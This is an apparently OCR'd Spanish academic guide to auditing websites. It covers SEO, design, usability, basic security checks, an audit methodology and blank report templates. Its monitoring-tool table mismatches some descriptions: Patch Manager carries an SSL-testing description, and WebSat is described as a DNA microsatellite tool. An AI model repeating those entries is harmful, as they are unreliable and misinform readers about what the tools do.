


Imagen # 4. Estructura de una URL's. (sidn, 2018)

1. **Protocolo.** Sin meternos en tecnicísmos, digamos que un protocolo es el método establecido para intercambiar datos en internet. El protocolo puede ser de dos tipos: protocolo básico (http) y protocolo seguro (https). Los últimos rumores en el mundo del SEO indican que **Google está dando prioridad de posicionamiento a aquellas webs con https**. Aun así, no resulta lógico usar https en aquellas webs en las que no se vaya a operar con datos personales de los usuarios.

2. **Subdominio.** Un subdominio cuelga del dominio principal y en cuanto a relavancia de cara al SEO, pasa a un segundo plano. Cabe destacar el hecho de que podemos crear tantos subdominios como deseemos.

3. **Top Level Domain (TLD).** Se trata de la extensión de la web.

4. **Subcarpeta.** Se trata de una sección que cuelga del dominio principal o del subdominio.

5. **Página o ficha de producto en nuestro ejemplo de arriba.** Al aterrizar en esta página encontraremos el contenido del producto en una tienda online, el artículo en un blog o simplemente la sección final de una web.

6. **Etiqueta.** Esta parte de la URL **no es indexada por Google**. Sirve para presentar contenido que varía dentro de la web o para navegar dentro de la misma a golpe de clic. Un ejemplo de esto es el típico texto clicable en el que se nos da la opción de volver al principio de la página en la que nos encontramos para evitar hacer un largo scroll con nuestro ratón (etiqueta #TOP). Todo lo que quede a la derecha del símbolo # **no será indexado por el buscador**.

2.3.2 Balance entre texto/imágenes

Mantener el equilibrio entre el texto e imágenes es de suma relevancia dentro del Sitio Web. Algunos argumentos que se debe tomar en cuenta son los siguientes:

- ✓ Usa lo que requieras en palabras, es decir lo necesario.
- ✓ La información visual es importante, no poner algo que se puede mostrar.
- ✓ No repetir imágenes, ni textos.
- ✓ Maneja un equilibrio entre el texto y las imágenes, un buen balance.

2.3.3 Factores del SEO en cada página

La definición de SEO (Search Engine Optimization), en español Optimización en motores de búsqueda es el proceso de mejorar la visibilidad de un sitio Web al momento de la utilización de cualquier buscador, sin tener que realizar alguna inversión en posicionamiento dentro de cualquiera de estos super buscadores en base a algún criterio especial.

Hay que tomar en cuenta que el manejo de técnicas SEO es relevante, en otras palabras, un mal uso de ello puede incurrir a ser considerado SPAM (spamdexing).

Dentro de las comprobaciones SEO más evaluadas cuando se utilizan aplicaciones (Web y/o Software) tenemos:

- ✓ Duplicación de contenidos
- ✓ Duplicación de etiquetas
- ✓ Pocas palabras
- ✓ Cabeceras H1
- ✓ Hreflang irronea
- ✓ Errores en las págnas AMP
- ✓ Enlaces quebrados
- ✓ Lentitud de carga en la página
- ✓ Carencia de etiqueta de título
- ✓ Metadescripciones (etiqueta HTML que describe contenido) en las páginas

2.3.4 Estado de indexación del sitio

Según la RAE, el término indexar significa “registrar ordenadamente datos e informaciones, para la elaboración de un índice”.

Su finalidad es la confección de un índice en el cual se contenga de manera ordenada la información, con el objetivo de recabar resultados más rápidos y concretos al momento de cualquier búsqueda.

Para su proceso de comprobación en cada una de las páginas, utilizando el operador de búsqueda cache: se introduce “cache” por delante de la página Web. Ejemplo: **cache: https://tupágina.com**

2.3.5 Presencia de la marca en las redes sociales

El uso de las marcas dentro de las redes sociales puede aportar crecimiento al sitio Web. Por ende, es de suma importancia el uso correcto para lograr la finalidad, un mal uso puede perjudicarle. El propósito de las redes sociales al momento que se realiza una conexión con un posible cliente es: proveer información, educar y resolver situaciones, crear e inspirar para lograr el balance correcto entre las necesidades y oportunidades.

2.3.6 Análisis de palabras clave

El uso de las palabras clave permite que un proyecto nuevo y en uso tenga el posicionamiento oportuno dentro de la Web.

Un análisis de palabras clave abarca los siguientes puntos:

- ✓ Qué se defina la arquitectura de la información (datos) del sitio Web
- ✓ Qué se identifique los clústeres (secciones) más relevantes del sitio Web
- ✓ Mantener los contenidos optimizados
- ✓ Mapeo (elementos) de los contenidos del sitio Web

2.4 Diseño

2.4.1 Arquitectura del sitio

(akus.net, 2018). Se define como el diseño y construcción de aplicaciones que se han de utilizar a través de la Web, utilizando el protocolo HTTP para la comunicación con el usuario o con otras aplicaciones del mismo entorno. Dentro de la medición de las competencias dentro de una arquitectura de un sitio Web se tiene:

- La interfaz del usuario
- La implementación de la lógica del diseño
- La arquitectura de la información

2.4.2 Estrategia de enlaces internos y externos

a. Enlaces internos: se debe confeccionar una buena conectividad entre la red de enlaces que manejan los diferentes contenidos dentro del sitio Web para que pueda permitir a los diferentes buscadores su trabajo y a su vez el posicionamiento.

b. Enlaces externos: se debe verificar que la conectividad que permite la conexión y comunicación con otros sitios Web sea la correcta y no con una carga de errores, lo que garantiza que la misma se óptima y eficiente.

2.4.3 Forma del diseño

Existen diferentes formas o maneras del diseño de un sitio Web, cada diseño es un proyecto a parte, razón por la cual se debe manejar de la mejor forma, tratando de buscar el equilibro entre los ***costos vs tiempo*** en su desarrollo.

Formas de diseño en la actualidad:

- ✓ Web fijo: no se puede alterar, independiente del dispositivo que se utilice.
- ✓ Web sensible: varía en los diferentes dispositivos cuando se usa.
- ✓ Web fluido: ocupa el ancho completo de la pantalla, no importa su tamaño.
- ✓ Web elástico: su diseño cambia para el relleno de la pantalla.

2.4.4 Configuración de los servidores donde reposa el sitio web

El tipo de configuración de los servidores donde repos el sitio Web puede ser:

- ❖ Ambiente de Sistema Operativo LINUX
- ❖ Ambiente de Sistema Operativo Windows

2.4.4.1 Identificar el tipo de estructura utilizada

Los tipos de estructura de una página Web más comunes son las siguientes:

- ❖ Estructura lineal: se basa en una línea recta, es decir que va desde la página inicial a la página final.
- ❖ Estructura jerárquica: también es conocida como “árbol”, se basa en una jerarquía, es decir que de la página principal se accede a las páginas de contenido.
- ❖ Estructura radial: Se basa en tener una página principal enlazada a las páginas secundarias, a su vez la secundaria se enlaza a la página principal.

- Estructura de red: Se basa en que todas las páginas (principal y secundarias) están enlazadas entre sí.

2.4.4.2 Identificar las herramientas de seguridad implementadas

La finalidad de la seguridad Web es la prevención de ataques a esta y/o cualquier otra. Se puede definir la seguridad como la acción, práctica de la protección de sitios Web del acceso no autorizado, el uso, la modificación, destrucción o interrupción en tiempo previsto.

Los puntos de seguridad que se deben verificar dentro del Servidor son:

- Configuración del Firewall
- Configuración del Antivirus
- Configuración HTTPS
- Framework Web en el servidor
- Políticas para la creación y renovación de contraseñas
- Pruebas en el código del cliente desde afuera

2.4.4.3 Validar configuración de publicación del sitio Web

La vigencia de las restricciones del uso del SSL y TLS es de suma importancia que todos los sitios Web se adapten a los lineamientos que exige el estándar.

Para poder hacer estas verificaciones se pueden realizar de estas maneras:

- Herramientas en línea de para la verificación de HTTPS / TLS
- Herramientas que se instalan para la verificación de HTTPS / TLS

2.5 Usabilidad

(Creatiburón, 2015). El concepto de usabilidad se puede definir como la escala de facilidad de la utilización que tienen una página Web al momento que un visitante interactúa con ella.

Dentro de las posibles recomendaciones para que un sitio Web sea más usable podemos citar:

- ✓ La colocación de menú de navegación en cada una de las páginas del sitio Web
- ✓ No abuso de ventanas emergentes
- ✓ Agregar una guía o mapa del sitio Web
- ✓ Minimizar el uso de animaciones y/u otros elementos
- ✓ Uso de un diseño coherente
- ✓ Una adaptación para móviles

2.5.1 Enlaces rotos

El concepto de enlaces rotos o “links” rotos se define como los enlaces que se encuentran dentro de una Web y que por alguna razón no funcionan. Las razones pueden ser muchas, lo cierto es que se debe revisar de manera constante y solucionar para que la plataforma Web funcione de manera eficiente.

En la actualidad existen aplicaciones y/o softwares que permiten detectarlos de manera automática y sin mucho esfuerzo. Una vez detectado se pueden hacer varias cosas, es decir que conviene hacer una valoración de cada caso para resolver la situación.

2.5.2 Calidad de los contenidos

El manejo de contenido de calidad para un sitio Web le permite al usuario final que tenga un proceso de lectura adecuada con el tiempo usado para el mismo,

también dicho texto ayudará al que se pueda posicionar la página Web dentro de los motores de búsquedas, permitiendo un buen y mejor manejo del tráfico.

Algunos puntos que se deben tomar en cuenta para alcanzar contenido de calidad son:

- Se debe escribir para el target (indica a quien va dirigido el producto y/o servicio) de la organización.
- El contenido debe contener información valiosa, es decir que cumpla con las expectativas para el usuario.
- El uso de las palabras claves, por ejemplo, quien es la organización.
- Darle nombre a las imágenes que estén dentro del contenido.
- La creación de títulos atrayentes y diferentes para que atraer toda la atención del usuario.

2.5.3 Percepción del usuario

El usuario final al momento de la interacción con el sitio Web realiza un proceso de utilización y al mismo tiempo evaluación, lo que le permite la toma de decisiones en base a la satisfacción.

Para la misma se toman en cuentan los siguientes puntos:

- Utilidad: abarca la adecuación de la información, su interactividad, confiabilidad y su tiempo de respuesta.
- Facilidad de uso: se basa en la facilidad de comprensión en su navegación.
- Entretenimiento: se enfoca en facilitar la comprensión, su innovación, su atractivo emocional.
- Relación complementaria: se fundamenta en su imagen, sus operaciones en línea y la comparación con otras páginas.

2.5.4 Claridad en la navegación

Se puede definir la claridad en la navegación como la facilidad en que el usuario final se puede desplazar por las páginas Web que conforma un sitio Web sin ningún contratiempo.

¿Cómo lograr este objetivo? Es una pregunta interesante, el sitio Web debe proporcionar al usuario final un conjunto de recursos y/o estrategias al momento de la navegación diseñados para la obtención de resultados de manera óptima cuando se localice la información.

Un sitio Web navegable debe cumplir estos puntos:

- Localización: es decir ¿Dónde estoy?
- Ubicación: es decir ¿Dónde he estado?
- Movilización: es decir ¿A dónde se puede ir?

III. PROPUESTA METODOLÓGICA PARA AUDITAR UN SITIO WEB

3.1 Introducción

En esta sección se presenta una propuesta metodológica sobre la Auditoría a un Sitio Web y los pasos esenciales que se deben tomar en cuenta para esta.

En el contexto se visualizan y detallan puntos concretos para el desarrollo óptimo del audito, fases de planificación, ejecución y el informe final de la auditoría.

Lo anterior obedece a una guía para la implementación a modo de ejemplo.

3.2 Definición del Alcance

Se busca obtener una visión clara de los procesos a evaluar, en qué grado se pueden mejorar y los resultados deseables para el desempeño exitoso de las metas de la organización en relación a la utilización del sitio web que contempla.

3.2.1 Conocimiento general del departamento de TI

Para la ejecución de la auditoría de sitios web se debe contar con el personal asignado y acorde a las tareas que se ejecutan por departamentos.

Se debe contar con un organigrama que especifique las funciones y diferencias de roles de cada uno.

3.2.1.1 Recursos

Los recursos son determinados por la organización para el análisis correcto desde el inicio hasta el final de la auditoría.

3.2.1.1.1 Equipos

Los equipos con que debe contar el departamento de TI están enmarcados en la eficiencia para el manejo del sitio web como: router, switch, computadora de 7ma u 8va generación, servidor, entre otros.

3.2.1.1.2 Procesos del departamento

Los procesos más determinantes propuestos para la auditoría de sitios web son:

1. Velar por el funcionamiento correcto del sitio web, sin ningún tipo de interrupción.
2. Salvaguardar la información que se utiliza dentro del sitio web.
3. Mitigar los riesgos de conectividad y accesibilidad.
4. Crear, Diseñar y ejecutar los planes de mantenimiento (correctivo y preventivo) en los tiempos estipulados.
5. Recambio de equipos cuando lo amerite.

3.2.1.1.3 Control de riesgos implementados

Para la correcta utilización de un sitio destacamos algunos controles de riesgos para la seguridad de este, tales como:

1. Uso de contraseñas: es conveniente utilizar contraseñas seguras o complejas capaces de mitigar el riesgo de penetración en nuestra web.
2. Gestor de contenidos: al momento de instalar una aplicación en una página web, esta pueda llevar a ser hackeada, por lo que se debe actualizar constantemente.
3. Desinstalación de aplicaciones: desinstalar aquellos programas no utilizables con frecuencia. Lo anterior lleva a llenar la web de softwares que no son utilizables en lo absoluto.
4. Actualizar el ordenador que más utilices: actualizar el ordenador que más utilizas es una tarea sencilla ya que es cuestión de aceptar todas las actualizaciones que lleguen a tu pc.
5. Uso de protocolos de seguridad: utilizar protocolos cifrados como SCP o SFTP en vez de FTP, hace posible minimizar el riesgo de robo de contraseñas.

Cabe destacar que en este punto se identifican aquellos riesgos que pudieran afectar a la confidencialidad, integridad y/o disponibilidad de un sitio web y de los sistemas asociados con éste, identificando vulnerabilidades. (CONTRERAS FLOREZ, 2017)**.**

3.3 Fase de Planificación

3.3.1 Concentración de objetivos

Analizar un Sitio Web, a través de la detección de los puntos fuertes y débiles con la finalidad de realizar las mejoras necesarias, potenciando los diferentes aspectos como: seguridad, integridad, optimización, diseño y usabilidad.

3.3.2 Definición de objetivos y alcances

Los objetivos en esta fase de planificación se enmarcan en la construcción del informe final de la auditoría y están dados bajo las políticas, procedimientos y directrices de la organización.

Los objetivos señalados en esta fase apuntan a cómo los auditores mantendrán su nivel de profesionalismo y su código de ética durante el proceso de la auditoría.

El alcance en esta sección ofrece un análisis completo de las vulnerabilidades encontradas y las posibles recomendaciones para mitigar los riesgos.

3.3.3 Plan de trabajo

El plan de trabajo documenta la secuencia o el programa de acción del auditor para validar los procedimientos dados en la auditoría. Ver Anexo A.

3.3.3.1 Cronograma de trabajo

En el desarrollo de la auditoría de un sitio web, se establece las diferentes actividades que se irán ejecutando en la marcha. Para lo anterior se construye un cronograma de actividades en su orden de prioridades, ya sea por semana, días, meses, etc., como lo determine la organización y donde se estipulan el inicio y final de cada una y a la vez qué personal estará a cargo de esta. Ver Anexo B.

3.3.3.2 Tareas

Para el éxito de la auditoría a un sitio web, se debe cumplir con las siguientes tareas:

1. Proceso de retroalimentación: Revisión, modificación y eliminación de contenidos, en donde los usuarios han visualizado, obtenido o modificado información dentro del sitio web. Ver Anexo G.

2. Confeccionar los papeles de trabajo bajo los requisitos dados. Ver Instrumentos de Trabajo.

3. Generar un informe final de auditoría donde se muestre los resultados obtenidos. Ver Anexo D.

3.3.3.3 Presupuesto

Dependiendo de las necesidades y tipo de empresa, se generará un presupuesto que determine los diferentes gastos, compras, salario, entre otros de todo lo relevante para el logro de la ejecución de la auditoría. En el mismo se debe reflejar el subtotal por categoría y el total general de este. Ver Anexo C.

3.4 Fase de ejecución de la auditoria

3.4.1 Aplicación de cuestionarios enfocado al departamento de TI en referencia al sitio web.

El cuestionario enfocado a la auditoría de Sitio Web debe ser aplicado:

- ✓ Departamento de TI: Jefe de Tecnología y/o Colaborador (es)
- ✓ Outsourcing de TI: Servicios profesionales de Empresa.

  Ver Anexo F.

3.4.2 Realización de Entrevistas

Las actividades son las siguientes:

- ✓ Selección del Entrevistado: elegir la persona que está a cargo o asignado a los servicios web.
- ✓ Aplicación de la Entrevista:
  - Desarrollo del cuestionario enfocado a la auditoria de sitios web, a la persona responsable o asignada y al encargado del departamento. Ver Anexo E.
  - Enfocarse en conocer la estructura actual de los servicios y servidores web actuales en la empresa en base al conocimiento del entrevistado para luego realizar la validación física y las herramientas detalladas por el entrevistado.
- ✓ Recolección de los datos: análisis de cuestionario más la entrevista versus los datos recolectados por los instrumentos.
- ✓ Proceso de retroalimentación: en base a la recolección de datos se le da unas recomendaciones al encargado del área auditada para las mejoras. Ver Anexo G.

3.4.3 Realización de Auditoria de Procesos que afectan el sitio web

Revisión de los procesos actuales de la organización que influyen en las mejoras o mantenimiento de los sitios web.

3.4.3.1 Procesos en implementación

Procesos que son recomendados por las auditorías anteriores y se hace una validación de la implementación de esas auditorías.

- ✓ Elaboración de procedimientos y/o funciones de trabajo: creación del procedimiento en base a las recomendaciones de las auditorías anteriores

colocando las personas responsables de ejecutar estos procedimientos en relación a sus funciones de labor.

- ✓ Confección de manuales: confeccionar los manuales necesarios en base al proceso a implementar por parte de la organización.

3.4.3.2 Procesos ya implementados

- ✓ Auditorías internas y/o externas: de haber un historial de recomendaciones de auditorías anteriores, validar que estas mejoras ya fueron implementadas en los procesos existentes.

3.5 Informe de auditoria

3.5.1 Definición de los puntos débiles y fuertes

Estos serán develados principalmente en la evaluación de los Sistemas de Control Interno basado en principios, reglas, normas, procedimientos y sistemas de reconocido valor técnico, tomando en cuenta la seguridad, usabilidad, diseño, optimización e integridad haciendo referencia a los puntos descritos anteriormente. Ver capítulo # 2.

La auditoría debe basarse principalmente en los puntos que se encuentran como debilidades, los cuales se deben informar a la dirección o personas responsables de aplicar las recomendaciones de mejoras que se describen en cada uno de los hallazgos encontrados.

Los puntos fuertes se deben expresar principalmente en caso de tener informes de auditorías de sistemas anteriores donde se encontraban como un punto a mejorar y se ha solventado dicha debilidad.

3.5.2 Los riesgos eventuales

Los riesgos son medibles, por lo que el auditor o persona encargada debe identificar y evaluar las relevancias de los distintos riesgos a que pueden tenerse dentro del área bajo auditoría o revisión.

3.5.3 Posibles tipos de soluciones y mejora

En base a los puntos mencionados de seguridad, usabilidad, diseño, optimización e integridad y cada uno de sus subpuntos evaluar el sitio web y dar las soluciones y mejoras a cada una de las debilidades identificadas.

3.5.4 Análisis de riesgos y hallazgos

Se realizará un análisis de los riesgos y hallazgos identificados durante la auditoria, para que la personas que tomen decisiones en base a este informe pueda cuantificar o tener idea de las posibles pérdidas de ser explotado con malas intenciones el hallazgo. Ver Matriz de riesgo.

3.5.5 Hoja de Verificación de Control de Acceso y Manejo de Datos

Realizar los controles de acceso y manejo de datos para el respaldo de la información de uso cotidiano. Ver Hoja de Verificación de Control de Acceso y Manejo de Datos.

3.5.6 Informe de auditoría: OWASP

Realizar un informe en base a los puntos mencionados anteriormente de la metodología OWASP. Ver Informe de auditoría OWASP.

3.5.7 Guía de reporte final

El auditor debe dar una guía para que se realicen las mejoras indicado un orden de prioridades y las personas responsables de ejecutar estas de ser posible. **Ver Guía de llenado.**

IV. HERRAMIENTAS PARA AUDITAR SITIOS WEB

4.1 Instrumentos de trabajo

Para el desarrollo del informe final de la auditoría se presentan las diferentes plantillas para su implementación y análisis, cualquier detalle adicional puede consultar las guías de llenado.

4.1.1 Plantilla de Informe Final de Auditoria

El informe final de auditoría: es el resultado por escrito de la información recopilada durante el proceso de audito, en relación a los objetivos dados y señalando las debilidades encontradas y las recomendaciones necesarias para su mejora.

Consultar guía de llenado #1

INFORME FINAL DE AUDITORÍA						
Fecha de emisión del informe:	Día:		Mes:		Año:	
Nombre de la auditoría:						
Auditor Principal:						
Equipo auditor:						
a. Introducción:						
b. Objetivo de la auditoría:						
c. Alcance de la auditoría:						
Hallazgo						
Título del hallazgo y descripción del hallazgo						
Recomendaciones						
Recomendaciones dadas por el auditor						
Conclusiones						
Casos concretos que deben ser solucionados en un tiempo prudente						
Observaciones						
Consecuencias o afectaciones que puede provocar el hallazgo						
Aprobado por:						
EL CLIENTE				**EL AUDITOR**		

Cuadro No.1 – Informe Final de Auditoría. Fuente: Propia.

4.1.2 Plantilla de Informe del Plan de Mejoras de Auditoría

El informe del plan de mejoras de auditoría: son las medidas de cambio que una empresa, organización o entidad asume para lograr las mejoras una vez se hayan detectado las debilidades en la auditoría.

Consultar guía de llenado # 2

INFORME DEL PLAN DE MEJORAS DE AUDITORÍA			
Fecha de emisión del informe:	Día:	Mes:	Año:
Nombre de la auditoría:			
Auditor Principal:			
Equipo auditor:			
1. Objetivo de la auditoría:			
2. Alcance de la auditoría:			
Hallazgo	**Persona responsable**	**Tiempo**	
Título del hallazgo	Persona responsable de resolver el hallazgo	Tiempo recomendable para realizar las mejoras en base al hallazgo	
Mejoras			
Mejoras propuestas por el auditor			
Observaciones			
Consecuencias o afectaciones que puede provocar el hallazgo			
Aprobado por:			
EL CLIENTE		**EL AUDITOR**	

Cuadro No.2 – Informe del Plan de Mejoras de Auditoría. Fuente: Propia.

4.2 Softwares para el monitoreo de sitios web

4.2.1 Aplicaciones instalables

#	Aplicación instalable	Descripción	Imagen
1.	**Patch Manager** (Patch Manager, 2019).	Este servicio gratuito en línea realiza un análisis profundo de la configuración de cualquier servidor web SSL en la Internet pública. Tenga en cuenta que la información que envíe aquí se usa solo para proporcionarle el servicio. No usamos los nombres de dominio ni los resultados de las pruebas, y nunca lo haremos.	ManageEngine Patch Manager Plus
2.	**Proyecto Proxy Zed Attack de OWASP** (Owasp.org, 2019).	El Proxy Zed Attack (ZAP) de OWASP es una de las herramientas de seguridad gratuitas más populares del mundo y es mantenido activamente por cientos de voluntarios internacionales *. Puede ayudarlo a encontrar automáticamente vulnerabilidades de seguridad en sus aplicaciones web mientras desarrolla y prueba sus aplicaciones. También es una gran herramienta para pentesters experimentados para usar en pruebas de seguridad manuales.	

Cuadro No.23– Aplicaciones instalables.
Fuente: Propia.

4.2.2 Aplicaciones desde la web

#	Aplicación Web	Descripción	Imagen
3.	**Prueba de servidor SSL** (LABS, 2019)**.**	Este servicio gratuito en línea realiza un análisis profundo de la configuración de cualquier servidor web SSL en la Internet pública. Tenga en cuenta que la información que envíe aquí se usa solo para proporcionarle el servicio. No usan los nombres de dominio ni los resultados de las pruebas, y nunca lo harán.	
4.	**Broken Link Checker** (chrome, 2019).	'Broken Link Checker' escanea su página o todo el sitio y proporciona un informe de enlaces rotos en unos minutos. El informe se genera directamente sin instalar y ejecutar ningún archivo de programa adicional. Luego, 'Broken Link Checker' resalta qué enlaces están funcionando y cuáles están rotos. Además de la verificación de los enlaces internos del sitio web, analizamos la disponibilidad de los enlaces externos. Si el sitio contiene al menos un enlace externo (nofollow o dofollow) con error 404, se muestra en el informe. El informe contiene un enlace a la página donde se encontró el error 404, por lo que puede corregirlo inmediatamente.	
5.	**WebSat** (WebSat, 2019).	Las repeticiones de secuencia simple (SSR), también conocidas como microsatélites, se han utilizado ampliamente como marcadores moleculares debido a su abundancia y alto grado de polimorfismo. Hemos desarrollado un software web fácil de usar, llamado WebSat, para la	

		predicción y el desarrollo de marcadores moleculares de microsatélites. Se puede acceder a WebSat a través de Internet, sin necesidad de instalar ningún programa. Aunque es una solución web, utiliza técnicas de Ajax, proporcionando una interfaz de usuario rica y sensible. WebSat permite la presentación de secuencias, la visualización de microsatélites y el diseño de cebadores adecuados para su amplificación. El programa permite el control total de los parámetros y la fácil exportación de los datos resultantes.	
6.	**NetCraft** (NetCraft, 2019).	Seguridad de Internet y Minería de Datos. Netcraft proporciona servicios de seguridad de Internet que incluyen servicios antifraude y anti-phishing, pruebas de aplicaciones y escaneo PCI. También analizamos muchos aspectos de Internet, incluida la cuota de mercado de servidores web, sistemas operativos, proveedores de alojamiento y autoridades de certificados SSL.	

Cuadro No.24– Aplicaciones desde la web.
Fuente: Propia.

CONCLUSIONES

Al terminar este trabajo podemos concluir:

1. Un sitio web es una herramienta de apoyo para el desarrollo de las diferentes actividades en una organización o empresa o en tal caso de forma personalizada con fines específicos. Por cualquiera de las razones anteriores los puntos a evaluar están sujetos de manera propia a los objetivos planteados de la creación de la página y deben ser analizados por los auditores en todo el proceso.

2. Cada empresa privada y/o pública si tiene dentro de sus sistemas de producción un Sitio Web debe mantener las políticas necesarias para lograr su optimización, permitiendo así el logro de sus objetivos a corto, mediano y largo plazo.

3. Los aspectos que se evaluaron en esta investigación como: seguridad, integridad, optimización, diseño y usabilidad se adaptaron a las características de los sitios web de forma general, existen otros aspectos que se pueden evaluar y dar una opinión diferente a las tratadas en esta metodología. Lo anterior supone una valoración del sitio al que se evalúa y el diagnóstico final que le dé.

4. Este instructivo de auditoría de Sitio Web permitirá que dentro de una organización se pueda llevar a cabo este proceso con o sin conocimiento previo, permitiendo que pueda existir un precedente y a su vez las mejoras necesarias y/o correctivos que permitan el logro de la eficiencia y eficacia en el manejo de la información.

RECOMENDACIONES

1. Se sugiere que se realice de manera anual (1 vez) la revisión del instructivo para auditar Sitios Web por parte de la empresa pública y/o privada que lo esté utilizando, con la finalidad de mantener actualizados los instrumentos, procesos y técnicas empleadas para el logro de los objetivos a corto, mediano y largo plazo.

2. Se aconseja que se realicen procesos de capacitación de manera constante que permitan el logro del proceso de enseñanza-aprendizaje a todos los colaboradores involucrados en los procesos de auditoría con el propósito de que todas las personas mantengan los conocimientos actualizados para cuando requieran emplearse.

REFERENCIAS CONSULTADAS

1. Codina, L. (2019). *Verificación y fiabilidad de sitios web: criterios y herramientas para comunicadores y curadores de contenidos.* Obtenido de https://www.lluiscodina.com/verificacion-calidad-web-herramientas/

2. akus.net. (2018). *Diseño Web*. Obtenido de https://disenowebakus.net/diseno-de-un-sitio-web.php

3. ANECA. (08 de 05 de 2019). *Plan de mejora tras auditoría de calidad*. Obtenido de file:///C:/Users/SubdirectorSIPE/Downloads/Documento.pdf

4. Anicas, M. (2014). *5 Common Server Setups For Your Web Application*. Obtenido de https://www.digitalocean.com/community/tutorials/5-common-server-setups-for-your-web-application

5. BIAlita, B. (2013). *¿Qué Es Una Auditoría De Páginas Web?* Obtenido de http://www.bialita.com/blog/analytics/61-que-es-una-auditoria-de-paginas-web

6. Blanco Encinosa, L. J. (2001). *Auditoría a sitios WEB*. Obtenido de https://es.scribd.com/document/16796150/Auditoria-Web

7. CEUPE. (2019). *¿CUÁLES SON LAS RESPONSABILIDADES DE LOS PARTICIPANTES EN LA AUDITORÍA?* Obtenido de https://www.ceupe.com/blog/cuales-son-las-responsabilidades-de-los-participantes-en-la-auditoria.html

8. chrome, T. v. (05 de 05 de 2019). *Comprobador de enlaces rotos*. Obtenido de https://chrome.google.com/webstore/detail/broken-link-checker/nibppfobembgfmejpjaaeocbogeonhch

9. Consulting, T. (2018). *¿Cómo se comprueba la seguridad de las webs y aplicaciones?: Metodología OWASP.* Obtenido de https://www.tithink.com/es/2018/03/27/como-se-comprueba-la-seguridad-de-las-webs-y-aplicaciones-metodologia-owasp/

10. CONTRERAS FLOREZ, J. L. (2017). *PROPUESTA DE AUDITORIA A LAS APLICACIONES WEB DE LA EMPRESA C&M CONSULTORES APLICANDO HERRAMIENTAS DE SOFTWARE LIBRE.* Obtenido de https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/14336/1/88261214.pdf

11. Creatiburón. (2015). *¿Qué es la famosa usabilidad en diseño web?* Obtenido de https://www.creatiburon.com/que-es-la-famosa-usabilidad-en-diseno-web/

12. EcuRed. (2019). *World Wide Web Consortium*. Obtenido de https://www.ecured.cu/World_Wide_Web_Consortium

13. Español, C. d. (s.f.). *PRINCIPIOS y NORMAS de AUDITORÍA del SECTOR PÚBLICO.* Obtenido de https://www.sindicom.gva.es/web/wdweb.nsf/documento/normasauditoria/$file/PNASP.pdf

14. Estado., C. G. (s.f.). *Ejecución del trabajo*. Obtenido de http://www.contraloria.gob.ec/documentos/normatividad/MGAG-Cap-VI.pdf

15. Fernández Díez, S., & Madero de la Fuente, J. (2015). *Auditoría de usabilidad y accesibilidad de aplicaciones web*. Obtenido de https://eprints.ucm.es/32707/1/Memoria%20TFG%20-%20Auditoria%20de%20usabilidad%20y%20accesibilidad%20de%20aplicaciones%20web.pdf

16. Gubernamental, A. N. (2019). *Municipio de Alanje*. Obtenido de https://alanje.municipios.gob.pa/

17. inboundcycle.com. (2018). *Auditoría web: una cuestión fundamental para sacarle el máximo rendimiento a tu página*. Obtenido de https://www.inboundcycle.com/diccionario-marketing-online/auditoria-pagina-web

18. incibe-cert. (15 de 10 de 2014). *OWASP Testing Guide v4.0. Guia de seguridad en aplicaciones Web*. Obtenido de https://www.incibe-cert.es/blog/owasp-4

19. KOPELIA. (2013). *AUDITORIA WEB*. Obtenido de https://kopelia.com/auditoria-web

20. LABS, Q. S. (05 de 05 de 2019). *Prueba de servidor SSL*. Obtenido de https://www.ssllabs.com/ssltest/index.html

21. López, D., & Martí, F. (2014). *El departamento de SI/TI.* Obtenido de http://openaccess.uoc.edu/webapps/o2/bitstream/10609/77187/3/Gesti%C3%B3n%20funcional%20de%20servicios%20de%20SI-TI_M%C3%B3dulo%202_El%20departamento%20de%20SI-TI.pdf

22. M. A. (2018). *¿Qué es la Auditoría de páginas web?* Obtenido de http://agenciadepubli.com/que-es-la-auditoria-de-paginas-web/

23. Marketing, A. d. (s.f.). *Guía de Google para evaluar la calidad de un sitio web.* Obtenido de 2019: https://www.apasionadosdelmarketing.es/guia-de-google-para-evaluar-la-calidad-de-un-sitio-web/

24. Maulini, M. (13 de junio de 2012). *Desarrollo y Seguridad de Aplicaciones Web y Móviles*. Obtenido de ¿Qué es una inyección LDAP?: http://tecnologiasweb.blogspot.com/2010/12/que-es-una-inyeccion-ldap.html

25. MDN WEB DOCS, m. (2019). *Códigos de estado de respuesta HTTP*. Obtenido de https://developer.mozilla.org/es/docs/Web/HTTP/Status

26. Mosquera, H. (2018). *Estructura de Datos*. Obtenido de https://hhmosquera.wordpress.com/arbolesbinarios/

27. NeoAttack. (2018). *Auditoría Web*. Obtenido de https://neoattack.com/neowiki/auditoria-web/

28. NetCraft. (05 de 05 de 2019). *Seguridad de Internet y Minería de Datos*. Obtenido de https://www.netcraft.com/

29. OWASP.org. (2019). *La Fundación OWASP*. Obtenido de https://www.owasp.org/index.php/Main_Page

30. Owasp.org. (05 de 05 de 2019). *Proyecto Proxy Zed Attack de OWASP*. Obtenido de https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project#tab=Main

31. Patch Manager. (05 de 05 de 2019). *Administración de parches de software para servidores y estaciones de trabajo de Windows*. Obtenido de https://www.solarwinds.com/es/topics/software-patch-management-windows

